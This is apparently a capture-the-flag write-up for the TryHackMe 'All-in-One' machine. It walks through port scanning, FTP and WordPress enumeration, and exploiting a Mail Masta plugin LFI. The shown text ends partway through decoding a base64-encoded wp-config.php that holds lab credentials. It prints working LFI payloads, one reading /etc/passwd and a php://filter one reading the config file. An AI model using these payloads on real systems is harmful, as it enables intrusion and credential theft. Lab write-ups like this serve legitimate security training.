
All-in-One

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.218.183
Lets try pinging it

```
┌──(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ ping 10.10.218.183 -c 5
PING 10.10.218.183 (10.10.218.183) 56(84) bytes of data.
64 bytes from 10.10.218.183: icmp_seq=1 ttl=60 time=179 ms
64 bytes from 10.10.218.183: icmp_seq=2 ttl=60 time=159 ms
64 bytes from 10.10.218.183: icmp_seq=3 ttl=60 time=159 ms
64 bytes from 10.10.218.183: icmp_seq=4 ttl=60 time=173 ms
64 bytes from 10.10.218.183: icmp_seq=5 ttl=60 time=169 ms
```

Alright lets do some port scanning next

Port Scanning :

All Port Scan :

```
rustscan -a 10.10.218.183 --ulimit 5000
```

```
┌──(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ rustscan -a 10.10.218.183 --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Making sure 'closed' isn't just a state of mind.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.218.183:21
Open 10.10.218.183:22
Open 10.10.218.183:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 20:45 IST
Initiating Ping Scan at 20:45
Scanning 10.10.218.183 [2 ports]
Completed Ping Scan at 20:45, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:45
Completed Parallel DNS resolution of 1 host. at 20:45, 0.01s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR:
Initiating Connect Scan at 20:45
Scanning 10.10.218.183 [3 ports]
Discovered open port 80/tcp on 10.10.218.183
Discovered open port 21/tcp on 10.10.218.183
Discovered open port 22/tcp on 10.10.218.183
Completed Connect Scan at 20:45, 0.16s elapsed (3 total ports)
Nmap scan report for 10.10.218.183
Host is up, received conn-refused (0.16s latency).
Scanned at 2024-09-20 20:45:41 IST for 0s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

Open ports

```
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 21,22,80 10.10.218.183 -o aggressiveScan.txt
```

```
┌──(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ nmap -sC -sV -A -T5 -Pn -n -p 21,22,80 10.10.218.183 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 20:48 IST
Nmap scan report for 10.10.218.183
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.94.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:5c:33:22:76:5c:93:66:cd:96:9c:16:6a:b3:17:a4 (RSA)
|   256 1b:6a:36:e1:8e:b4:96:5e:c6:ef:0d:91:37:58:59:b6 (ECDSA)
|_  256 fb:fa:db:ea:4e:ed:20:2b:91:18:9d:58:a0:6a:50:ec (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.60 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.17.94.2
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPd 3.0.3 - secure, fast, stable
|End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 e2:5c:33:22:76:5c:93:66:cd:96:9c:16:6a:b3:17:a4 (RSA)
| 256 1b:6a:36:e1:8e:b4:96:5e:c6:ef:0d:91:37:58:59:b6 (ECDSA)
| 256 fb:fa:db:ea:4e:ed:20:2b:91:18:9d:58:a0:6a:50:ec (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets try this anonymous login on ftp

FTP Enumeration :

Lets try to login as anonymous

```
ftp 10.10.218.183
```

```
┌──(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ ftp 10.10.218.183
Connected to 10.10.218.183.
220 (vsFTPd 3.0.3)
Name (10.10.218.183:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Lets see the directories here

```
ftp> ls
229 Entering Extended Passive Mode (|||59031|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -al
229 Entering Extended Passive Mode (|||44269|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        115          4096 Oct 06  2020 .
drwxr-xr-x    2 0        115          4096 Oct 06  2020 ..
226 Directory send OK.
ftp>
```

Moving on lets do some directory fuzzing next

Directory Fuzzing :

```
feroxbuster --url http://10.10.218.183 -t 200 -w
/usr/share/wordlists/dirb/common.txt
```

```
┌──(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ feroxbuster --url http://10.10.218.183 -t 200 -w /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😊                 ver: 2.10.4
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.218.183
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.4
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-fi
403      GET        9l       28w      278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-fi
200      GET       15l       74w     6147c http://10.10.218.183/icons/ubuntu-logo.png
200      GET      375l      964w    10918c http://10.10.218.183/
200      GET      375l      964w    10918c http://10.10.218.183/index.html
301      GET        9l       28w      318c http://10.10.218.183/wordpress => http://10.10.218.183/wordpress/
301      GET        0l        0w        0c http://10.10.218.183/wordpress/index.php => http://10.10.218.183/wordpress/
301      GET        9l       28w      329c http://10.10.218.183/wordpress/wp-content => http://10.10.218.183/wordpress/wp-content/
```

Lot of wordpress stuff u can check all of em in directories.txt from my github repo with this writeup

So a lot of wordpress i guess from the /wordpress directory lets run wpscan on this i guess

---

Wordpress Enumeration :

> ⚠ IP Change here
>
> So i had to restart the machine as i got a error saying attach the database in the site
> So from now on IP is 10.10.10.130

Now lets run wpscan now

```
wpscan --url http://10.10.10.130/wordpress
```

```
[+] reflex-gallery
 | Location: http://10.10.10.130/wordpress/wp-content/plugins/reflex-gallery/
 | Latest Version: 3.1.7 (up to date)
 | Last Updated: 2021-03-10T02:38:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 3.1.7 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.10.10.130/wordpress/wp-content/plugins/reflex-gallery/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:04 <==========================================================

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Sep 20 21:38:16 2024
[+] Requests Done: 174
[+] Cached Requests: 5
[+] Data Sent: 46.317 KB
[+] Data Received: 377.301 KB
[+] Memory used: 267.637 MB
[+] Elapsed time: 00:00:14
```

Nothing much with default lets run this with the api token now

```
wpscan --url http://10.10.10.130/wordpress -e u,cb,vp,vt --api-token <API-TOKEN>
```

```
[!] 2 vulnerabilities identified:

[!] Title: Mail Masta ⩽ 1.0 - Unauthenticated Local File Inclusion (LFI)
    References:
     - https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
     - https://www.exploit-db.com/exploits/40290/
     - https://www.exploit-db.com/exploits/50226/
     - https://cxsecurity.com/issue/WLB-2016080220

[!] Title: Mail Masta 1.0 - Multiple SQL Injection
    References:
     - https://wpscan.com/vulnerability/c992d921-4f5a-403a-9482-3131c69e383a
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6095
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6096
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6097
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6098
```


Got this LFI here lets find this real quick : https://www.exploit-db.com/exploits/40290

Now lets see the web application now


Web Application :

Default page


Nothing in the source code lets see this /wordpress page



there is this login page in the bottom as well



Lets see this login page



Got the wp-login.php page and we have that LFI on this lets apply that now


---

Gaining Access :

So for the LFI u can go to this URL to test if it works

```
http://10.10.10.130/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
```

Lets try that



Now we can probably need to view the wp-config.php it probably contains the creds we need for the wordpress site

to do this put in this for the LFI

```
php://filter/convert.base64-encode/resource=../../../../../wp-config.php
```

And we get the base64 here lets decode this now
U can decode this like this

```
┌──(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ echo PD9waHANCi8qKg0KICogVGhlIGJhc2UgY29uZmlndXJhdGlvbiBmb3IgV29yZFByZXNzDQogKg0KICogVGhlIHdwLWNvbmZpZy5waHAgY3JlYXRpb24gc2NyaXB0IHVzZXMgdGhp
cyBmaWxlIGR1cmluZyB0aGUNCiAqIGluc3RhbGxhdGlvbi4gWW91IGRvbid0IGhhdmUgdG8gdXNlIHRoZSB3ZWIgc2l0ZSwgeW91IGNhbg0KICogY29weSB0aGlzIGZpbGUgdG8gIndwLWNvb
mZpZy5waHAiIGFuZCBmaWxsIGluIHRoZSB2YWx1ZXMuDQogKg0KICogVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBmb2xsb3dpbmcgY29uZmlndXJhdGlvbnM6DQogKg0KICogKiBNeVNRTCBzZX
R0aW5ncw0KICogKiBTZWNyZXQga2V5cw0KICogKiBEYXRhYmFzZSB0YWJsZSBwcmVmaXgNCiAqICogQUJTUEFUSA0KICoNCiAqIEBsaW5rIGh0dHBzOi8vd29yZHByZXNzLm9yZy9zdXBwb3J0J
0L2FydGljbGUvZWRpdGluZy13cC1jb25maWctcGhwLw0KICoNCiAqIEBwYWNrYWdlIFdvcmRQcmVzcw0KICovDQoNCi8vICoqIE15U1FMIHNldHRpbmdzIC0gWW91IGNhbiBnZXQgdGhpcyBp
bmZvIGZyb20geW91ciB3ZWIgaG9zdCAqKiAvLw0KLyoqIFRoZSBuYW1lIG9mIHRoZSBkYXRhYmFzZSBmb3IgV29yZFByZXNzICovDQpkZWZpbmUoICdEQl9OQU1FJywgJ3dvcmRwcmVzcycgK
TsNCg0KLyoqIE15U1FMIGRhdGFiYXNlIHVzZXJuYW1lICovDQpkZWZpbmUoICdEQl9VU0VSJywgJ2VseWFuYScgKTsNCg0KLyoqIE15U1FMIGRhdGFiYXNlIHBhc3N3b3JkICovDQpkZWZpbm
UoICdEQl9QQVNTV09SRCcsICdIQGNrbWVAMTIzJyApOw0KDQovKiogTXlTUUwgaG9zdG5hbWUgKi8NCmRlZmluZSggJ0RCX0hPU1QnLCAnbG9jYWxob3N0JyApOw0KDQovKiogRGF0YWJhc2U
gQ2hhcnNldCB0byB1c2UgaW4gY3JlYXRpbmcgZGF0YWJhc2UgdGFibGVzLiAqLw0KZGVmaW5lKCAnREJfQ0hBUlNFVCcsICd1dGY4bWI0JyApOw0KDQovKiogVGhlIERhdGFiYXNlIENvbGxh
dGUgdHlwZS4gRG9uJ3QgY2hhbmdlIHRoaXMgaWYgaW4gZG91YnQuICovDQpkZWZpbmUoICdEQl9DT0xMQVRFJywgJycgKTsNCg0Kd29yZHByZXNzOw0KZGVmaW5lKCAnV1BfU0lURVVSTCcsI
CdodHRwOi8vJyAuJF9TRVJWRVJbJ0hUVFBfSE9TVCddLicvd29yZHByZXNzJyk7DQpkZWZpbmUoICdXUF9IT01FJywgJ2h0dHA6Ly8nIC4kX1NFUlZFUlsnSFRUUF9IT1NUJ10uJy93b3JkcH
Jlc3MnKTsNCg0KLyoqI0ArDQogKiBBdXRoZW50aWNhdGlvbiBVbmlxdWUgS2V5cyBhbmQgU2FsdHMuDQogKg0KICogQ2hhbmdlIHRoZXNlIHRvIGRpZmZlcmVudCB1bmlxdWUgcGhyYXNlcyE
NCiAqIFlvdSBjYW4gZ2VuZXJhdGUgdGhlc2UgdXNpbmcgdGhlIHtAbGluayBodHRwczovL2FwaS53b3JkcHJlc3Mub3JnL3NlY3JldC1rZXkvMS4xL3NhbHQvIFdvcmRQcmVzcy5vcmcgc2Vj
cmV0LWtleSBzZXJ2aWNlfQ0KICogWW91IGNhbiBjaGFuZ2UgdGhlc2UgYXQgYW55IHBvaW50IGluIHRpbWUgdG8gaW52YWxpZGF0ZSBhbGwgZXhpc3RpbmcgY29va2llcy4gVGhpcyB3aWxsI
GZvcmNlIGFsbCB1c2VycyB0byBoYXZlIHRvIGxvZyBpbiBhZ2Fpbi4NCiAqDQogKiBAc2luY2UgMi42LjANCiAqLw0KZGVmaW5lKCAnQVVUSF9LRVknLCAgICAgICAgICd6a1klbSVSRlliOn
UsL2xxLWlafjhmakVOZElhU2I9Xms8M1pyLzBEaUxacVB4enxBdXFsaTZsWi05RFJhZ0pQJyApOw0KZGVmaW5lKCAnU0VDVVJFX0FVVEhfS0VZJywgICdpQVlhazxfJn52OW8re2JAUlBSNjJ
